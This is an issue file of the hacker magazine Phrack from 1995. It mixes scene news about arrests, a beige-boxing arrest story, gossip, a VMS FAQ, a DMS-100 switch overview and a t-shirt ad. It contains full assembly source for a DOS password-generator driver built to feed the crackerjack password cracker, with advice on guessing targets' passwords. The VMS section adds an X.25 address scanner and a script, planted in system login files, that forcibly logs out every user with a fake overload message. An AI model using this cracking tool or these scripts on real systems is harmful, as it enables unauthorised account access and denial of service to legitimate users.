The next day Ed 'Bernie S.' Cummings was over at a friend's house working on their computer when eight to ten plain clothed armed men burst into the house and ordered him and his friends to freeze. They cuffed him and took him to a holding cell (what jail?). There he was left without a blanket or jacket to sleep with in the cold cell.

That evening the Secret Service had been called in when someone figured out what the dialers and crystals would do when put together. The United States Secret Service found his home and entered it, while they were questioning him.

The next morning at his arraignment he was finally told of the charges he was being held upon. They were Two misdemeanor Charges of manufacture, Distribution and Sale of devices of Telecommunications Fraud. and Two Unlawful use of a computer charges. His bail was automatically set to \$100,000.00 because Ed Cummings refused talk with the police without his attorney present.

The Secret Service presented to the judge a 9 page inventory of what they had found in his home. On that inventory there 14 computers. 2 printers. more Boxes of bios chips for the systems he worked with. Eprom burners which the Federal Agents had labeled "Cellular telephone chip reprogramming adapters" Eproms are used in everything from Automobile computers to personal computers. They also confiscated his toolbox of screw drivers, wire clippers and other computer oriented tools he used for his consulting job.

The Judge dropped the Two unlawful use of a computer charges due to the fact that the evidence was circumstantial and the county had no actual evidence that Ed had ever used the computers in question.

As of 3/27/1995 Ed Cummings is still in Delaware County Prison awaiting his trial. His trial has not yet been scheduled and Ed will most likely not raise the One Hundred Thousand Dollars needed to be released on bail.

This file's purpose is to clear up any misconceptions about the recent situation that has come upon the sociopolitical group known as KoV.

As it stands now, (10:55 PM EST on 1/29/95), NO ONE has been busted for ANYTHING. We have received several tip-offs from private sources regarding a supposed "FBI investigation" of our group that is purported to be active at this very minute. However, with the exception of a few VERY suspicious incidents and coincidences, there has been NO HARD EVIDENCE thus far about ANYONE getting busted for ANYTHING. So while we are EXTREMELY concerned for the integrity of our innocence, we must stress that nothing has gone down.

Yet.

We have very good reason to believe that a few of those among us are about to be charged with various false accusations by a local university. However the current mental state of the person in charge of this charade is also in question. Therefore it would be logical to assume nothing. The conflicting tip-offs, rumors, warnings and threats that we have received make it even more difficult to get a clear picture of exactly what is going on. We have heard so many things from so many different sources, both credible and questionable, that we would be hard-pressed to give an accurate evaluation of the current state of things.

What we can say for sure, however, is that KoV officially died on Monday, January 23, 1995, along with its communications network, KoVNet. This promises to be a great loss to the open-minded and sociopolitical community as well as the free-thinkers and activists who supported us so generously. Our reasons for disbanding the group were many, but the foremost was in light of the current situation we are facing.

Consider this last obstacle our final, stalwart stand against the evils of AmeriKKKan government and its various greedy, capitalistic agencies. From the moment of KoV's conception, they have publicly sought to destroy us; to silence our questioning of authority, to oppress our free-thinking minds, and to close off our intellectual channels of communication. They have even gone so far as to stalk us in public places. 'Tis a shame indeed.

If you have any questions or if you wish to contact us for any reason, you may email [sgolem@pcnet.com](mailto:sgolem@pcnet.com) with the subject or header of "ATTN: KoV". I will try to post further updates of this saga to CiPNet, ThrashNet, QuantumNet, InsanityNet, ScumNet, FizzNet, NukeNet and any others I can. We would appreciate any support that other h/p, art or political groups can lend us. Until then, my friends...

-Lord Valgamon, Malicious Intent, Onslaught, Leland Gaunt & the rest of KoV

---

What happens when you are caught beige boxing.

by Rush 2

Yeah yeah, I'm the only one. But here is a generally interesting description of everything to getting caught to arraignment.

Well about 5 months ago i needed to set up a conference really quick.. it was about 12:00 (never knew there was a 10:00 pm curfew in that area) and went to a 25 pair box at this local strip mall. Well I was out there the box was already open and I was just about to start testing pairs to see which was connected and what wasn't.

All of a sudden, i hear this loud screeching sound of a car coming to a skid from doing about 90mph. I turned and saw that typically dirty squad car about to hit me.. you know the car, mud and dust on the tires and body, coffee and smudge marks all over the windshield. i got on my bike and started to run. Now the thing is I COULD have gotten away.. the

pathetic excuse for a cop had run not more than 10 yards after me and decided that I was a threat so he pulled his handgun and yelled. I saw this and thought it would be wiser to stop than get shot.

Within 2 minutes at LEAST 10 squad cars had come to his aide.. i did not know i was less than a half mile from a police station and they were looking for a prowler in the general area. The police did the normal, called me scum, asked me what i was doing, searched me until they were satisfied... then picked me up and threw me in the car... the funny thing was they didn't see my phone until they threw me into the back seat and the cord fell out.. (they never saw the page of notes and 'naughty' material in my pocket though it was about 4 inches thick and sticking out that a blind man could see it.

Well they got me to the station and pried my info out, and called my father... I came up with a good enough story about some made up user who told me to go across the street and plug in.. then I was told I would be dealt with in the next week... I did not receive anything for three and a half months.

Once the time came for the arraignment (for a juvenile they called it an intake). I got to go to the police station, sit for about 3 hours (as if i thought they would be on time) until I waited for my probation officer. Finally she got there and we proceeded to talk. She explained all of the charges and my lawyer (interesting guy) laughed, I was being charged with prowling (could be disputed I was on a public sidewalk and there in that strip mall is a 24 hr laundry mat), loitering (again that could be disputed), and attempted theft of services (though I NEVER even plugged in).

After this was all said i spent the next hour talking with the lady in private. I immediately found she had an interest in computers and was having a problem with her home pc. So I easily changed the topic to my fascination in computers and solved her problem with her computer, and answered at least 50 questions about them. In the last 10-15 minutes of the conversation all i could get from her were statements about how impressed and how intrigued she was with me. She ended up giving me a look (that was hard to judge but i am staying away from this chick) that was either confusion or attraction, slipped me a card with her home phone number and name and called back in my lawyer and parents.

Once they got back in, all that she really said was I was a great boy, that she would like to see me do more with my time besides computers, and that she was taking my sentence of 12 months formal probation with 300 hours of community service to 3 months of informal probation with 30 hours of community service. That and she said bell was asking her what to do and she would tell them that it was a non issue since I did not plug in and even if I had it would not be their concern unless I had plugged in to the telco access part of the network interface.

Well I have yet to receive official record of having to perform the community service or the probation but I called my probation officer yesterday and said she wasn't putting the community service into the punishment and it has been an equivalent amount of time to just say that since I haven't gotten in trouble since she will count the probation as already served. Luckily she based all other needs of me on the report from a teacher, and with my luck she picked the one teacher, my computers teacher, that no matter what I did or said would lie and say I didn't.

Thanks to erikb for publishing this, and greets to CXrank, paradox, dark phiber, the fat cop (who spilled his coffee and box of donuts coming after me) that made this all possible, and to everyone else.

Look for My site, unforeseen danger soon to be on a 28.8 slip  
and by the end of the summer on a 500k slip connect.

-----  
[Something found on IRC]

|                                                                                        |                                                                                          |
|----------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------|
| Danny Partridge<br>(AKA Danny Bonaduce:<br>a child star from<br>"The Partridge Family" | Emmanuel Goldstein<br>(AKA Eric Corley:<br>the child-like publisher<br>of 2600 magazine. |
|----------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------|

-----

|                                        |                                        |
|----------------------------------------|----------------------------------------|
| Hosts a boring local<br>radio program. | Hosts a boring local<br>radio program. |
|----------------------------------------|----------------------------------------|

|                                                |                                                      |
|------------------------------------------------|------------------------------------------------------|
| Quasi Celebrity<br>Status among<br>70's freaks | Quasi Celebrity<br>Status among<br>telephone phreaks |
|------------------------------------------------|------------------------------------------------------|

|                                |                                |
|--------------------------------|--------------------------------|
| Periods of Heavy<br>Drug Usage | Periods of Heavy<br>Drug Usage |
|--------------------------------|--------------------------------|

|                                                |                                                |
|------------------------------------------------|------------------------------------------------|
| Involved in Sex<br>Scandal with<br>another man | Involved in Sex<br>Scandal with<br>another man |
|------------------------------------------------|------------------------------------------------|

|                            |                                                                  |
|----------------------------|------------------------------------------------------------------|
| Last name is<br>"Bonaduce" | Friends with Phiber<br>Optik whose first<br>handle was "Il Duce" |
|----------------------------|------------------------------------------------------------------|

|                                                                                    |                                                                                    |
|------------------------------------------------------------------------------------|------------------------------------------------------------------------------------|
| Supplements incoming<br>by doing desperate<br>local talk shows<br>whenever he can. | Supplements incoming<br>by doing desperate<br>local talk shows<br>whenever he can. |
|------------------------------------------------------------------------------------|------------------------------------------------------------------------------------|

-----

Top 10 #hack fights that would be the coolest to see.  
(And no, Ophie's not in it twice just because she's a girl...)  
=====

10.) The D.C. Convention Center is Proud to Present: Hot-Oil Wrestling  
featuring KL & TK.

9.) Ludichrist vs. GFM, to be resolved at the next convention, or, uh, the  
one after that... or, uh...

8.) C-Curve and Elite Entity, "Who's who?"

7.) Ben Camp vs. Ben Sherman, "Particles of Novocain Everywhere."  
(Or: "I'm totally numb, let me hug you!!!")

6.) Dan Farmer and Pete Shipley: "Whips vs. Chains"

5.) Grayarea vs. Netcom "No, \*I\* want root..."

4.) WWF Wrestling with Len and |a|.

3.) Ophie vs. Voyager, "Night of the Living Dead."

2.) Okinawa vs. Gail Thackery, "The Winner Gets Okinawa's Testicle."  
and the number one #hack fight is

1.) Ophie vs. all the #hack guys, "10 Bucks on the Girl"

-----

P A S S W O R D   E N G I N E   (for IBM PC's)                      by Uncle Armpit  
+++++

The device driver code listed below provides a data stream of passwords. The device driver approach was used to speed up the process of cracking passwords on an incremental basis. The usual approach was to generate the passwords to a file, then reading the file, etc..the device driver approach circumvents these file storage problems, and others, such as having enough free disk space and delays from disk i/o.

This driver operates completely in memory (approx. 0.5Kb)

How practical is this?

-----

This program would be very useful if you think you may know what strategy the user/admin uses for picking out their passwords. Without eliciting some sort of a strategy, forget it-- unless your desperate enough!!

A "strategy" could consist of any of these possible advantages--

- 1) default passwords (ie: SIN, student #, birth date, phone number...)
- 2) the mutation of a lUSERS' known password from another system
- 3) viewing the mark typing in most of their password with a couple of unseen characters
- 4) etc...

-----

With the sample device driver provided, passwords starting at 'aaaaaaa' and ending with 'zzzzzzz' will be generated. The length of the password string can be modified by changing the length of the password string itself (that is, the variable "number"). The range of characters in the passwords can also be changed by modifying the following two lines:

```
;hackdrv.sys
;.
;.
;
for ending character--
cmp byte ptr [number+si], 'z'+1 ;+1 past ending char. in range
```

```
...and for starting character
cmp byte ptr [number+si], 'a' ;starting char. in range
;
;-----
```

for instance, if you wished to generate numbers from "0000000" to "9999999"

-change the ending character to:  
cmp byte ptr [number+si], '9'+1

-starting character to:  
cmp byte ptr [number+si], '0'

and "number" variable from 'aaaaaaa' to '0000000' and then recompile..

-----

..or in the third case, if u had observed a lUSER type in most of their password, you may want to rewrite the code to limit the search. IE: limit the keys to a certain quadrant of the keyboard.

Modify the code starting at "reiterate:" and ending at "inc\_num endp" for this.

```
/'nuff of this!//    How do I get things working?
-----
```

Compile the device driver "hackdrv.sys", and the second program, "modpwd.asm". Then specify the device driver inside config.sys (ie: "c:\hackdrv.sys"). The code below was compiled with the a86 compiler, v3.03. Some modifications might be needed to work with other compilers.

To use it in prgs like crackerjack, type in the following on the command line:

```
c:\>jack -pwfile:<your password file here!> -word:hackpwd
```

```
-----
If you had stopped a cracker program (eg: crackerjack) and want to
pick up from where you left off, run the program "modpwd.com".
```

This program can change HACKDRVs password through-

- a) a command line argument (ie: "modpwd aabbbbe")
- b) executing the program with no parameters (this method also displays the current password in memory)

Happy Hacking,  
Uncle Armpit

```
;-----cut here-----
;Program HACKDRV.SYS
;
org 0h
next_dev dd -1
attribute dw 0c000h           ;character device w/ ioctl calls
strategy dw dev_strategy
interrupt dw dev_int
dev_name db 'HACKPWD '
countr dw offset number
number db 'aaaaaa',0ah       ;<---six characters, lower case
numsize equ $-number - 2
afternum:

;working space for device driver
rh_ofs dw ?
rh_seg dw ?

dev_strategy:                 ;strategy routine
mov cs:rh_seg,es
mov cs:rh_ofs,bx
retf

dev_int:                       ;interrupt routine
pushf
push ds
push es
push ax
push bx
push cx
push dx
push di
push si

cld
```

```
push cs
pop ds
```

```
mov bx,cs:rh_seg
mov es,bx
mov bx,cs:rh_ofs

mov al,es:[bx]+2
rol al,1
mov di,offset cmdtab
xor ah,ah
add di,ax
jmp word ptr[di]
```

```
cmdtab:                ;command table
dw init                ;0
dw exit3                ;1
dw exit3                ;2
dw ioctl_read          ;3
dw do_read              ;4
dw exit3                ;5
dw exit3                ;6
dw exit3                ;7
dw exit3                ;8
dw exit3                ;9
dw exit3                ;10
dw exit3                ;11
dw ioctl_write          ;12
dw exit3                ;13
dw 5 dup (offset exit3)
```

```
ioctl_read:
push es
push bx
```

```
mov si,es:[bx+10h]
mov di,es:[bx+0eh]
mov es,si
```

```
push cs
pop ds
mov si,offset number
xor cx,cx
```

```
get_char:
lodsb
stosb
inc cl
cmp al,0ah
jz ioctl_rend
jmp get_char
```

```
ioctl_rend:
pop bx
pop es
mov es:[bx+012h],cx
mov cs:count,offset number
jmp exit2
```

```
ioctl_write:
push es
push bx
mov si,es:[bx+010h]
mov ds,si
mov si,es:[bx+0eh]
```



```

mov cx,numsize+1          ;es:[bx+012h]
push cs
pop es
mov di,offset number
repe movsb
pop es
pop bx
mov cs:count,offset number
jmp exit2

```

```

do_read:
push es
push bx

```

```

push cs
pop ds

```

```

mov si,[count]
inc si          ;word ptr [count]
cmp si,offset afternum
jnz is_okay
mov si,offset number
call inc_num

```

```

is_okay:
mov [count],si
mov di,es:[bx]+0eh
mov ax,es:[bx]+010h
mov cx, es:[bx]+012h
jcxz clean_up
mov es,ax
repe movsb

```

```

clean_up:
pop bx
pop es
jmp exit2

```

```

exit3: mov es:word ptr 3[bx],08103h
jmp exit1

```

```

exit2:
mov es:word ptr 3[bx],0100h

```

```

exit1:
pop si
pop di
pop dx
pop cx
pop bx
pop ax
pop es
pop ds
popf
retf
exit:

```

```

inc_num proc near
push si
mov si,numsize

```

```

reiterate:
inc byte ptr [number+si]
cmp byte ptr [number+si], 'z'+1    ;+1 past ending char. in range

```

```
    jnz _exit
    mov byte ptr [number+si], 'a'      ;starting char. in range
    dec si
    cmp si, -1
    jnz reiterate
    mov byte ptr [number], 01ah        ;send EOF
_exit:
    pop si
    ret
inc_num endp

at_eof:                                ; the non-resident code starts here

initial proc near
push es

push cs
pop ds

push cs
pop es

mov si, offset number
mov di, offset tmpnum
cld
_again:
    lodsb
    cmp al, 0ah
    jz _nomorechars
    stosb
    jmp _again

_nomorechars:
mov si, offset msgend
mov cx, 4
repe movsb

mov ah, 09                            ;print welcome message
mov dx, offset msg1
int 21h

pop es
ret
initial endp

init: call initial
mov ax, offset at_eof
mov es: [bx] + 0eh, ax
push cs
pop ax
mov es: [bx] + 010h, ax
mov cs: word ptr cmdtab, offset exit3
jmp exit2

msg1      db "Incremental Password Generator (c)1995", 0ah, 0dh
          db "Written by Uncle Armpit", 0ah, 0dh, 0ah, 0dh
          db "Starting at word ["
tmpnum    db 10 dup (?)
msgend    db "]", 0a, 0d, '$'
;END hackdrv.sys

;-----cut here-----

;PROGRAM modpwd.asm
;
```

```
org 0100h
mov ax,03d02h
xor cx,cx
mov dx,offset devname
int 21h
jnc drvr_found

mov ah,09
mov dx,offset no_drvr
int 21h
jmp error_pass

drv_r_found:
mov bx,ax
mov ax,04402h
mov cx,20                ;read 20 characters
mov dx,offset databuffr
int 21h

mov pass_len,al
dec al
mov ah,al
and al,0fh
mov cl,4
shr ah,cl
add ax,03030h
cmp al,'9'
jbe inrange
add al,7
inrange:
cmp ah,'9'
jbe inrange1
add ah,7
inrange1:
mov byte ptr [num_chr],ah
mov byte ptr [num_chr+1],al

cld
mov di,offset databuffr-1
xor cx,cx
mov cl,pass_len
add di,cx
mov si,offset pass_end
mov cx,stringasz
repe movsb

;check for information in command line
;else--> prompt for user input
mov al,pass_len
or byte ptr [0080h],0
jz req_input
mov cl,[0080h]
dec cl
mov [0081h],cl
mov si,0081h
mov di,offset newpass
mov cx,20
repe movsb
jmp vrfy_info

req_input:
mov ah,09
mov dx,offset cur_pass
int 21h

mov ah,0a
```

```
mov dx,offset pass_len
int 21h
```

```
vrfy_info:
mov ax,word ptr [pass_len]
cmp ah,0
jz error_pass
dec al
cmp ah,al
jnz error_len

;change the current password
xor cx,cx
mov cl,al
mov ah,044h
mov al,03
mov dx,offset newpass+1
int 21h
jnc success_pass
```

```
error_len:
mov ah,09
mov dx,offset errormsg
int 21h
```

```
error_pass:
mov ax,04c01h                ;abnormal termination
int 21h
```

```
success_pass:
mov ax,04c00h
int 21h
```

```
devhandle dw ?
cur_pass db 'Current password is ['
databuffr db 20 dup (?)
pass_end db ']'
num_chr db ' '
db ' characters',0ah,0dh,0ah,0dh
prompt db 'New word: ','$'
stringsz equ $ - pass_end

pass_len db 00
newpass db 20 dup (?)
errormsg db 'error changing password!',0ah,0dh,'$'
no_drvr db 'Error: '
devname db "HACKPWD ",00
db 'device driver not loaded!',0ah,0dh,07,'$'
```

---

-- Frequently & Rarely asked questions about VMS -- part one  
by Opticon the Disassembled - UPi

[1]

" I have a kropotkin.hlp file. What could I possibly do with it ? "

```
$ library /insert /help sys$help:helplib.hlb kropotkin.hlp
.
.
.
$ help kropotkin
```

[2]

" I have a bakunin.tlb file. What to do with it ? "

```
$ library /extract=(*) bakunin.tlb
```

```
.  
.
.
```

```
$ dir
```

[3]

" I would like to have a look at prunton.dat. "

```
$ dump [/block=(count:x)] prunton.dat
```

Where "x" is the number of blocks DUMP will display.

[4]

" How can I use an external editor with mail ? "

```
$ mail := mail /edit=(send,reply=extract,forward)
```

[5]

" How a HELP file is organized ? "

```
$ create example.hlp
```

```
1 EXAMPLE
```

```
THIS IS AN EXAMPLE.
```

```
2 MORE_EXAMPLES
```

```
MORE EXAMPLES.
```

```
3 EVEN_MORE_EXAMPLES
```

```
EVEN MORE EXAMPLES.
```

```
<CTRL-Z>
```

[6]

" How can I have a look at queues ? "

```
$ show queue smtp /all/full
```

or

```
$ show queue /batch/all/full
```

or

```
$ show queue /all/full
```

[7]

" My mail is holded, for some reason, in the SMTP queue... "

Either

```
$ delete /entry=XXX
```

or

```
$ set entry XXX /release
```

in order to force VMS to release it right away.

[8]

" How do I have a look at DTE and circuits available. "

\$ mc ncp show known dte

and

\$ mc ncp show known circuits

You may also may find of interest:

\$ mc ncp show known networks

\$ mc ncp show known lines

\$ mc ncp show known destinations

[9]

" I need a NUA scanner for VMS. "

\$ OPEN/READ VALUES SCAN.VAL

\$ READ VALUES PRE

\$ READ VALUES DTE

\$ READ VALUES END

\$ CLOSE VALUES

\$ LOG = "SCAN.LIS"

\$ TMP = "SCAN.TMP"

\$ OPEN/WRITE FILE 'LOG

\$ WRITE FILE "PREFIX:",PRE

\$ WRITE FILE "START :",DTE

\$ WRITE FILE "LAST :",END

\$LOOP:

\$ ON ERROR THEN GOTO OPEN

\$ SPAWN/NOWAIT/OUTPUT='TMP' SET HOST/X29 'PRE'DTE'

\$ WAIT 00:00:06

\$ SPAWN\_NAME = F\$GETJPI("","USERNAME")

\$ SPAWN\_NAME = F\$EXTRACT(0,F\$LOC(" ",SPAWN\_NAME),SPAWN\_NAME) + "\_"

\$ CONTEXT = ""

\$FIND\_PROC:

\$ PID = F\$PID(CONTEXT)

\$ IF PID .EQS. "" THEN GOTO OPEN

\$ IF F\$LOC(SPAWN\_NAME,F\$GETJPI(PID,"PRCNAM")) .EQ. 0 THEN STOP/ID='PID

\$ GOTO FIND\_PROC

\$OPEN:

\$ ON ERROR THEN GOTO OPEN

\$ OPEN/READ PAD 'TMP

\$ MSSG = " Process stopped"

\$ ON ERROR THEN GOTO CLOSE

\$ READ PAD LINE

\$ IF F\$LOC("call clear",LINE) .LT. F\$LEN(LINE) THEN READ PAD LINE

\$ MSSG = F\$EXTRACT(F\$LOC(" ",LINE)+1,80,LINE)

\$CLOSE:

\$ CLOSE PAD

\$ DELETE 'TMP';\*

\$ IF F\$LOC("obtain",MSSG).NE.F\$LENGTH(MSSG) THEN GOTO NOCONN

\$ WRITE FILE PRE,DTE,MSSG

\$NOCONN:

\$ DTE = DTE + 1

\$ IF DTE .LE. END THEN GOTO LOOP

\$ CLOSE FILE

( I don't have a clue by whom the code was written. )

then

```
$ create scan.val
prefix
starting_NUA
ending_NUA
<CTRL-Z>
$ submit /noprint scan.com
.
.
.
$ search scan.lis "call connected"

[10]

" How do I crash a VAX !? "

$ set default sys$system
$ @shutdown

or

$ set default sys$system
$ run opccrash

[11]

" I have a dostogiefski.cld file; what do I do with it ? "

$ set command dostogiefski.cld

[12]

" Can I send messages to interactive processes ? "

$ reply [/user=username] [/bell] [/id=xxxx] " Carlos Marigella "

[13]

" How can I prevent someone from phoning me all the time ? "

$ set broadcast=(nophone)

[14]

" Can I postpone/disable interactive logins ? "

$ set logins /interactive=0

$ set logins /interactive

will display current value.

Under the same 'logic' :

$ create innocent_filename.com
$ set nocontrol
$ context = ""
$ pid = F$PID(context)
$ user_name = F$GETJPI(pid,"username")
$ wait 00:01:00.00
$ write sys$output ""
$ write sys$output " System overloaded; please try again later "
$ write sys$output " Logging out process ''pid', of user ''user_name' "
$ write sys$output ""
$ logout /full
```

Add either to sys\$system:sylogin.com or sys\$login:login.com the following:  
" \$ @innocent\_filename.com ".

[15]

" How can I modify the welcome file ? Where is it held ? "

```
$ set default sys$system
$ edit welcome.txt
```

[16]

" I am editing a huge text file. How can I reach the end of it ? "

at the editor's prompt type:

```
*find end
```

or

```
*find "search string"
```

[17]

" How can I be sure than noone is watching me from a hidden process ? "

```
$ show system /process
VAX/VMS V5.5-2  on node STIRNER  30-MAR-1937 02:10:41.94  Uptime  2 03:05:25
  Pid      Process Name      State Pri      I/O      CPU      Page flts Ph.Mem
.
.
.
00000114 SYMBIONT_4          HIB     5        290    0 00:00:19.05      1650      47
00000117 SMTP_SYMBIONT        HIB     4     33398    0 00:16:49.67    246104     426
00000118 SYMBIONT_6          HIB     4     47868    0 00:05:09.01       296     121
00001255 SYMBIONT_0001       CUR 13  15     64293    0 00:05:08.12     1982     248
```

```
$ show system /full
```

```
VAX/VMS V5.5-2  on node STIRNER  30-MAR-1937 02:10:59.64  Uptime  2 03:05:43
  Pid      Process Name      State Pri      I/O      CPU      Page flts Ph.Mem
.
.
.
00000114 SYMBIONT_4          HIB     5        290    0 00:00:19.05      1650      47
          [1,4]
00000117 SMTP_SYMBIONT        LEF     5     33407    0 00:16:49.78    246116     502
          [1,4]
00000118 SYMBIONT_6          HIB     5     47872    0 00:05:09.03       296     121
          [1,4]
00001255 SYMBIONT_0001       CUR 13  15     64348    0 00:05:09.60     2063     268
          [1,4]
$
```

See the difference between system's SYMBIONT processes ( i.e. SYMBIONT\_4, SYMBIONT\_6, SMTP\_SYMBIONT ) and the one created by using a 'stealth' program ( SYMBIONT\_0001 ); the names and the User Identification Codes may vary, but state, priority, physical memory used, page faults, input/output and Process IDentification numbers, can reveal, in combination, such a nastyness.

Afterwards you may " show process /id=xxxx /continuous ",  
or " stop /id=xxxx ".

[18]

" Can I view the CPU usage of each process ? "

```
$ monitor processes /topcpu
```

will display a bar-chart of this kind.



[19]

Run the following .COM file and it will display information you'd possibly need on an account and/or node. It uses simple lexical functions.

```
$ output := write sys$output
$ output ""
$ node_id = F$CSID(context)
$ nodename = F$GETSYI("nodename",,node_id)
$ if F$GETSYI("cluster_member") .EQS. "TRUE"
$ then output " 'nodename' is a member of a cluster. "
$ else output " 'nodename' is not a member of a cluster. "
$ context = ""
$ username = F$GETJPI("", "username")
$ output " Username : 'username' "
$ group = F$GETJPI("", "grp")
$ output " Group : 'group' "
$ uic = F$USER()
$ output " User Identification Code : 'uic' "
$ pid = F$PID(context)
$ output " Process IDentification : 'pid' "
$ process = F$PROCESS()
$ output " Process Name : 'process' "
$ terminal = F$GETJPI("", "terminal")
$ output " Terminal Name : 'terminal' "
$ priority = F$GETJPI("", "authpri")
$ output " Authorized Priority : 'priority' "
$ maxjobs = F$GETJPI("", "maxjobs")
$ output " Maximum Number of Processes Allowed : 'maxjobs' "
$ authpriv = F$GETJPI("", "authpriv")
$ output " Authorized Privileges : 'authpriv' "
$ curpriv = F$GETJPI("", "curpriv")
$ output " Current Privileges : 'curpriv' "
$ directory = F$DIRECTORY()
$ output " Directory : 'directory' "
$ protection = F$ENVIRONMENT("protection")
$ output " Protection : 'protection' "
$ boottime = F$GETSYI("boottime")
$ output " Boot Time : 'boottime' "
$ time = F$TIME()
$ output " Current Time : 'time' "
$ version = F$GETSYI("version")
$ output " VMS version : 'version' "
$ output ""
```

You may :

```
$ library /extract=(lexicals) /output=lexicals.hlp sys$help:helpplib.hlb
```

and then transfer lexicals.hlp.

[20]

" How can I view/modify my disk quota limit ? "

DiskQuota was a standalone utility in versions prior to five; It is now a subset of the System Management utility, and thus you should :

```
$ set def sys$system
$ run sysman
SYSMAN> diskquota show /device=dual: [1,1]
%SYSMAN-I-QUOTA, disk quota statistics on device DUA1: --
Node
      UIC                Usage      Permanent Quota   Overdraft Limit
[1,1]          123456      1500000             100

SYSMAN> diskquota modify /device=dual: [1,1] /permquota=654321 /overdraft=1000
```

[END]

Post Scriptum

Some operations require privileges.

-----

Compaq CEO blunders on TV

Compaq CEO Eckard Pfeiffer last week visited The Netherlands to do some pr work. During a television interview for NOVA, a well known news show that aired last Friday, Pfeiffer claimed that pc's were easy to use, and could be used by virtually anyone. So, the reporter asked him to switch the tv channel on a Presario that was next to Pfeiffer that ran a Windows-based TV tuner. The result was Pfeiffer frantically clicking on several menu bars, but instead of switching channels, he exited the program altogether. To make things worse, the reporter next asked him to start up a word processor. Again, Pfeiffer, clicked his way around the desktop, but couldn't find nor start the program. Finally, he was asked to start up a game. You saw Pfeiffer (now in deep trouble) clicking on all the tabs of the "easy to use" tab-works interface that is included on all Presario's, looking for games, while muttering "Were are ze games? I can't find ze games on zis machine!!!", his accent becoming increasingly more German then before. It was almost like Dr. Strangelove. The last shot is of a Compaq tech support guy, rushing in to help him out.... So much for ease of use....

Voorburgwal 129, 1012 EP  
Amsterdam, The Netherlands).

-----

Ok, I'm going to assume that you already know a little bit about what it is you're reading. The DMS100/IBN (integrated business network) is composed of mainly electronic business sets, phones, data units, and attendant consoles and units, all physically at the customers place of business. While the digital switching software and support hardware is located at the Telco. Together, in tandem they work to give the customer one of the best combinations of features and benefits. The DMS-100 combines voice AND data in one business communications package. One of the many advantages is it offers the use with \*any\* sized business with up to 30,000 lines. The IBN system controls most operations, diagnoses problems, and also has the ability to do limited repairs on itself. Being modular, it can meet the needs at hand, and have the ability for new features, as time goes by, while still maintaining a cost-effective environment. Another advantage is that it uses a central attendant where and when needed. Along with Call Routing, or CDR, to control and restrict Long Distance Calling, and network management. The IBN gives the user hassle free operation. Northern Telcom's DMS-100 switches, which by the way are digital, are frequently backed-up by their \*higher trained\* personnel, which isn't saying much. Some other features are: Automatic Routing Selection, or ARS, which routes the long distance calls, if they are even allowed, over the most economical (right) route available. Station Message Detail Recording, or SMDR, which basically does just what its name states, records long distance charges, including but not limited to, originating number, time and length of call, authorization code, and others... Yet another capability is the Direct Inward System Access (DISA), which gives the personnel the ability to use the system to place long distance calls cheaply, even from outside the company (sounds like a PBX a bit doesn't it?).

System Features and Benefits: There are 6 Call Waiting Lamp Loop Keys, each with its associated source AND destination lamp to signify the status of both the calling and the called party status. The Second

feature is Alpha Numeric Display Multiple Directory Number Feature Keys, up to 42 of them, which can be used for a Paging System, or speed dialing, and things along those lines. A third feature is the release Source/Release Destination Console, which features access to paging. Other features which mainly are unimportant I will list here, they are: Call Identifier Exclude Source/Exclude Destination. Remote Console Call Destination. Signal Source.Signal Destination. Call Holding. Call Detail Entry. Remote Console Call Selection. Console Display. Camp-on Automatic Recall Conference. A 6 port 2 way splitting non-delayed operation. Busy Verification of Lines. Manual and Automatic Hold. Multiple Console Operation. Busy verification of trunks. Switched Loop Operation. Trunk Group Busy Indication. Uniform Call distribution form queue. Multiple listed directory numbers. Control of trunk group access. Secrecy. Night Service. Serial call. Speed Calling. Lockout. Delayed Operation. Position Busy. Interposition Calling. THrough Call Pickup. RIng Again. Multiple Directory Numbers. Intercom. Speed Call. Call Transfer/Conference. On-Hook Dialing. Additional Programmable Features include automatic hold. Listem-on hold. Multiple Appearance Directory Numbers, or MADN. Single Call Arrangement. Multiple Call Arrangement. Privacy Release. Tone Ringing with Volume Control. Call Waiting. Stored Number Redial. Private Business Line. And Finally a 32 character alphanumeric data unit. The DMS100/IBN can be used as a "standalone" or can be attached to the business set or other phone type unit. It has the ability to transmit over a two wire loop, at speeds of up to 56 kb per second, using a proprietary time compression multiplexing technology. The DMS100 is also available in different models to suit existing terminal capacities. It also provides integrated voice/data, that right data, communications. They, the phone company, and data unit, can operate together, simultaneously, or even independant of one another. Being fully digitized, it was one if the first switches to eliminate the use of those dinosaur analog modems (for which i still have a few if anyone wants to buy em off me or give me shipping money and ill send em to ya free). Well thats it for now. This should give you a good understanding of the capabilities of one of the many switches in use today. In fact, although outdated somewhat, my telco, citizens utilities, and one in stockton from what i just found out, is still using this switch (poor me in elk grove, ca eh?) which makes phreaking quite an easy task, not that it was really ever hard but anything to make it easier help. ANYway, if you have any comments/flames/general bullshit, mail it to either jmatrix@mindvox.phantom.com or capthook@sekurity.com the latter being a last resort email address.

ciao

---Captain Hook

==Phrack Magazine==

Volume Six, Issue Forty-Seven, File 4 of 22

```

      //   //   /\   //   ====
      //   //   /\  \ //   ====
===== //   //   \  \   =====
      /\   //   //  \   //   /====  =====
      /\  \ //   //   //   //   \= \   =====
      //   \  \   \  \ //   //   == /   =====

```

## PART II

-----

The official Legion of Doom t-shirts are still available!!!  
 Join the net luminaries world-wide in owning one of these amazing  
 shirts. Impress members of the opposite sex, increase your IQ,  
 annoy system administrators, get raided by the government and  
 lose your wardrobe!

Can a t-shirt really do all this? Of course it can!

-----

### "THE HACKER WAR -- LOD vs MOD"

This t-shirt chronicles the infamous "Hacker War" between rival  
 groups The Legion of Doom and The Masters of Destruction. The front  
 of the shirt displays a flight map of the various battle-sites  
 hit by MOD and tracked by LOD. The back of the shirt  
 has a detailed timeline of the key dates in the conflict, and  
 a rather ironic quote from an MOD member.

(For a limited time, the original is back!)

### "LEGION OF DOOM -- INTERNET WORLD TOUR"

The front of this classic shirt displays "Legion of Doom Internet World  
 Tour" as well as a sword and telephone intersecting the planet  
 earth, skull-and-crossbones style. The back displays the  
 words "Hacking for Jesus" as well as a substantial list of "tour-stops"  
 (internet sites) and a quote from Aleister Crowley.

-----

All t-shirts are sized XL, and are 100% cotton.

Cost is \$15.00 (US) per shirt. International orders add \$5.00 per shirt for  
 postage.

Send checks or money orders. Please, no credit cards, even if  
 it's really your card.

Name: \_\_\_\_\_

Address: \_\_\_\_\_

City, State, Zip: \_\_\_\_\_

I want \_\_\_\_ "Hacker War" shirt(s)

